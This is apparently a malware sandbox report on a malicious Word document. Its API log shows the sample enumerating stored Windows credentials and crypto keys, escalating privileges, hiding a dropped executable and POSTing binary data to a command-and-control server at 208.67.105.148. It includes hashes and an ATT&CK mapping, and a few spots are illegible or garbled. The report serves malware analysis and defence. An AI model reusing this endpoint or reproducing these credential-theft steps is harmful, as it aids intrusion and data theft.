Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2840	2036
Call System API	API Name: GetVersionExA Args: (2aedc4) Return: 1	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 2af310, 1, 0, 0) Return: 68abc0	2840	2036
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2036 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (68abc0, 2af310) Return: 1	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 2aeee4, 1, 0, 0) Return: 68abc0	2840	2036
Call System API	API Name: BCryptDecrypt Args: (290000, # æµ¼ m2Ø_, 64, 0, \$, 8, # æ¼¼ m2Ø_, 64, 33616980, 0) Return: 0	2036	484
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Call System API	API Name: CryptDecrypt Args: (68abc0, 0, 1, 0, 6f7748, 1c) Return: 1	2840	2036
Call Network API	API Name: socket Args: (2, 1, 6) Return: 1e4	2840	2036
Call Network API	API Name: connect Args: (1e4, 208.67.105.148:80, 16) Return: 0	2840	2036
Call Network API	API Name: send Args: (1e4, POST /okuma/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 269\r\nConnection: close\r\n\r\n, 245	2840	2036
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 269\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (1e4, ., 269, 0) Return: 269	2840	2036
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: .		
Call Network API	API Name: recv Args: (1e4, ., 4048, 0) Return: ?	2840	2036
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\D2EFF9\94A37B.hdb) Return: 0	2840	2036
Add File	Path: %APPDATA%\D2EFF9\94A37B.hdb Type: VSDT_COM_DOS	2840	2036
Write File	Path: %APPDATA%\D2EFF9\94A37B.hdb Type: VSDT_COM_DOS	2840	2036
Add File	Path: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII	2840	2036
Write File	Path: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII	2840	2036
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, ., 0, ., 2afa70) Return: 1	2840	2036
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2036 Info: Obtains system level privileges		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 2af7dc, 0, 0, 0) Return: 68abc0	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 2af560, 0, 0, 0) Return: 68ac00	2840	2036

[illegible]

[illegible]

Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 2af7dc, 0, 0, 0) Return: 68abc0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 2af7c4, 0, 0, 0) Return: 68abc0	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 2af7c4, 0, 0, 0) Return: 68abc0	2840	2036
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\ID2EFF9\94A37B.lck) Return: 1	2840	2036
Delete File	Path: %APPDATA%\ID2EFF9\94A37B.lck Type: VSDT_ASCII	2840	2036
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2036 File: %APPDATA%\ID2EFF9\94A37B.lck Type: VSDT_ASCII		
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbe7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbe7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	2840	2036
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbe7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2036 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbe7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 2af310, 1, 0, 0) Return: 68abc0	2840	2036
Call Filesystem API	API Name: FindNextFileW Args: (68abc0, 2af310) Return: 1	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 2aeee4, 1, 0, 0) Return: 68abc0	2840	2036
Call System API	API Name: BCryptDecrypt Args: (290000, # æ¼µ¼ m2Ø_, 64, 0, \$, 8, # æ¼µ¼ m2Ø_, 64, 12054172, 0) Return: 0	2036	484
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbe7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Call System API	API Name: CryptDecrypt Args: (68abc0, 0, 1, 0, 6f7af0, 1c) Return: 1	2840	2036
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbe7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Call System API	API Name: DnsQueryExW Args: (ÎÇÑÊËÎÏËÑÊÇÐ\$`zD™~%sD™\$Ñ—, 1, 40000000) Return: 123	2840	2036
Call Network API	API Name: socket Args: (23, 2, 0) Return: 254	2840	2036
Call Network API	API Name: socket Args: (2, 1, 6) Return: 254	2840	2036
Call Network API	API Name: connect Args: (254, ÎÇÑÊËÎÏËÑÊÇÐ\$`zD™~%sD™\$Ñ—80, 16) Return: 0	2840	2036
Call Network API	API Name: send Args: (254, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 204\r\nConnection: close\r\n\r\n, 245, 0) Return: 245	2840	2036
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: ÎÇÑÊËÎÏËÑÊÇÐx90\$`zD™~%sD™\x8d\$Ñx8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 204\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (254, , 204, 0) Return: 204	2840	2036
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: ÎÇÑÊËÎÏËÑÊÇÐx90\$`zD™~%sD™\x8d\$Ñx8f—\x8f:80 Content: .		
Call Network API	API Name: recv Args: (254, , 4048, 0) Return: ?	2840	2036
Add File	Path: %APPDATA%\ID2EFF9\94A37B.exe Type: VSDT_EXE_MSIL	2840	2036
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2036 File: %APPDATA%\ID2EFF9\94A37B.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\ID2EFF9\94A37B.exe		
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%APPDATA%\ID2EFF9\94A37B.exe, 0, 0, 1) Return: 1	2840	2036
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbe7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbe7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbe7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 2af684, 1, 0, 0) Return: 68abc0	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 2af258, 1, 0, 0) Return: 68abc0	2840	2036
Call System API	API Name: BCryptDecrypt Args: (290000, # æ¼µ¼ m2Ø_, 64, 0, \$, 8, # æ¼µ¼ m2Ø_, 64, 12054172, 0) Return: 0	2036	484
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbe7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Call System API	API Name: CryptDecrypt Args: (68abc0, 0, 1, 0, 6e88d8, 2d) Return: 1	2840	2036
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbe7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\ID2EFF9\94A37B.exe		
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\ID2EFF9		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbe7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 2af698, 1, 0, 0) Return: 68abc0	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 2af26c, 1, 0, 0) Return: 68abc0	2840	2036
Call System API	API Name: BCryptDecrypt Args: (290000, # æ¼µ¼ m2Ø_, 64, 0, \$, 8, # æ¼µ¼ m2Ø_, 64, 12054172, 0) Return: 0	2036	484
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbe7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Call System API	API Name: CryptDecrypt Args: (68abc0, 0, 1, 0, 6f7af0, 1c) Return: 1	2840	2036


Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Call System API	API Name: DnsQueryExW Args: (00000000, 1, 40000000) Return: 123	2840	2036
Call Network API	API Name: socket Args: (23, 2, 0) Return: 254	2840	2036
Call Network API	API Name: socket Args: (2, 1, 6) Return: 254	2840	2036
Call Network API	API Name: connect Args: (254, 00000000, 80, 16) Return: 0	2840	2036
Call Network API	API Name: send Args: (254, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 177\r\nConnection: close\r\n\r\n, 245, 0) Return: 245	2840	2036
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 00000000x90'S'2D™-‰sD™vx8d\$N\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 177\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (254, ,, 177, 0) Return: 177	2840	2036
Call Network API	API Name: recv Args: (254, , 4048, 0) Return: ?	2840	2036
Detection	Threat Characteristic: Causes process to crash Process ID: 2036 Image Path: vbc.exe		
Call System API	API Name: GetVersionExA Args: (320f15c) Return: 1	2840	2036
Call System API	API Name: GetVersionExA Args: (320ef5c) Return: 1	2840	2036
Call System API	API Name: AdjustTokenPrivileges Args: (25c, 0, , 320e978, , 320e99c) Return: 1	2840	2036
Call System API	API Name: AdjustTokenPrivileges Args: (25c, 0, , 320e978, , 320e99c) Return: 1	2840	2036
Call System API	API Name: CreateToolhelp32Snapshot Args: (28, 2036) Return: 260	2840	2036
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4		2508
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Security\Trusted Documents\ Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Security\Trusted Documents\LastPurgeTime Value: 1aa7fad		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c		2508
Call Network API	API Name: recv Args: (a14, , 1, 2) Return: ?		2508
Call System API	API Name: GetVersionExA Args: (2d6ecc0) Return: 1		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 20116		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None		2508
Call System API	API Name: GetDriveTypeW Args: (%ProgramFiles%\Microsoft Office\Office15\) Return: 3		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\WORDFiles Value: 56560030		2508
Call Service API	API Name: OpenServiceW Args: (615c910, WebClient, 5) Return: 615a8e0		2508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\AutomaticDestinations\1a45324453625195.automaticDestinations-ms) Return: 1		2508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Microsoft Office\Office15\WINWORD.EXE) Return: 1		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2508
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{179F6CA7-4CA3-4301-A1BA-05C4DB7C147F}.tmp) Return: 1		2508
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\322F4944.doc) Return: 1		2508
Call System API	API Name: WinHttpCloseHandle Args: (608e7f0) Return: 1		2508
Call System API	API Name: WinHttpCloseHandle Args: (60200a0) Return: 1		2508
Call System API	API Name: WinHttpCloseHandle Args: (6020188) Return: 1		2508
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\322F4944.doc Type: VSDT_RTF		2508
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2508 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\322F4944.doc Type: VSDT_RTF		
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~\$A2302-4944.docx) Return: 1		2508
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{2BE6A614-6D57-464F-9A32-86764041E16C}.tmp) Return: 1		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Data\Settings Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Options\AutosaveInterval Value: a		2508
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{796A2591-BF2D-4A5C-BAB1-66030B44C594}.tmp) Return: 1		2508
Call System API	API Name: WinHttpCloseHandle Args: (601fde8) Return: 1		2508
Call System API	API Name: WinHttpCloseHandle Args: (601fed0) Return: 1		2508
Call Thread API	API Name: NtResumeThread Args: (Process:3372,) Return: ?		2508
Call System API	API Name: evtchann.SendEvent Args: (e, pid[3372], ppid[2508]) Return: 1		2508
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, , Process:3372:%CommonProgramFiles%\microsoft shared\OFFICE15\MSOSQM.EXE) Return: 1		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 5656006b		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 5656006c		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\WxpFiles Value: 5656000e		2508
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb) Return: 1		2508
Write File	Path: %LOCALAPPDATA%\Microsoft\OFFICE\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		2508
Delete File	Path: %LOCALAPPDATA%\Microsoft\OFFICE\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		2508

Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2508 File: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		
Delete File	Path: %TEMP%\JET9274.tmp Type: VSDT_EMPTY		2508
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2508 File: %TEMP%\JET9274.tmp Type: VSDT_EMPTY		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF(5FFA7131-8E84-4447-9B97-C55091259557).tmp Type: VSDT_WINWORD		2508
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF(5FFA7131-8E84-4447-9B97-C55091259557).tmp Type: VSDT_WINWORD		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\MTTF Value: e3		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\MTTA Value: e3		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\MTTT Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UID Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UserName Value: Administrator		2508

File name	#QA2302-4944.docx
File type	Office Word 2007 document
SHA-1	22A13B5DB65F00A9E91E8C37E496DF25B5276E77
SHA-256	0D9A51628CB6EF7CFA6074D8C6E89F61E2321BFBB39B7CE9A2E2D1972E0E163E
MD5	C94062B9A586D15CD884246AEFB0A75B
TLSH	-
Size	11801 byte(s)

Risk Level	High risk
Detection	VAN_WORM.UMXX
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (3) Autostart or other system reconfiguration (24) File drop, download, sharing, or replication (11) Hijack, redirection, or data theft (22) Malformed, defective, or with known malware traits (6) Process, service, or memory object change (17) Rootkit, cloaking (2) Suspicious network or messaging activity (26)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	Characteristics: 1, 2
Persistence	Hidden Files and Directories	Characteristics: 1, 2
Privilege Escalation	Process Injection	Characteristics: 1, 2
		Characteristics: 1, 2, 3, 4
	Access Token Manipulation	Characteristics: 1
Defense Evasion	Process Injection	Characteristics: 1, 2
		Characteristics: 1, 2, 3, 4
	Process Hollowing	Characteristics: 1
	File Deletion	Characteristics: 1, 2, 3, 4, 5, 6
	Access Token Manipulation	Characteristics: 1
	Deobfuscate/Decode Files or Information	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1, 2
	Application Window Discovery	Characteristics: 1, 2
Discovery	Process Discovery	Characteristics: 1, 2
	System Information Discovery	Characteristics: 1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	Characteristics: 1, 2, 3, 4
	Network Share Discovery	Characteristics: 1
	Data from Local System	Characteristics: 1
Collection	Commonly Used Port	Characteristics: 1, 2
Command and Control	Standard Application Layer Protocol	Characteristics: 1, 2

© ATT&CK™ is a trademark of The MITRE Corporation.

Notable Threat Characteristics

Anti-security, self-preservation (3)

Characteristic	Significance	Details
Attempts to detect active running processes	■ ■ ■	Process ID: 2472 Info: enum processes
Attempts to detect active running processes	■ ■ ■	Process ID: 2588 Info: enum processes
Attempts to detect active running processes	■ ■ ■	Process ID: 2472 Image Path: lsass.exe Info: system injection target

Autostart or other system reconfiguration (24)

Characteristic	Significance	Details
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
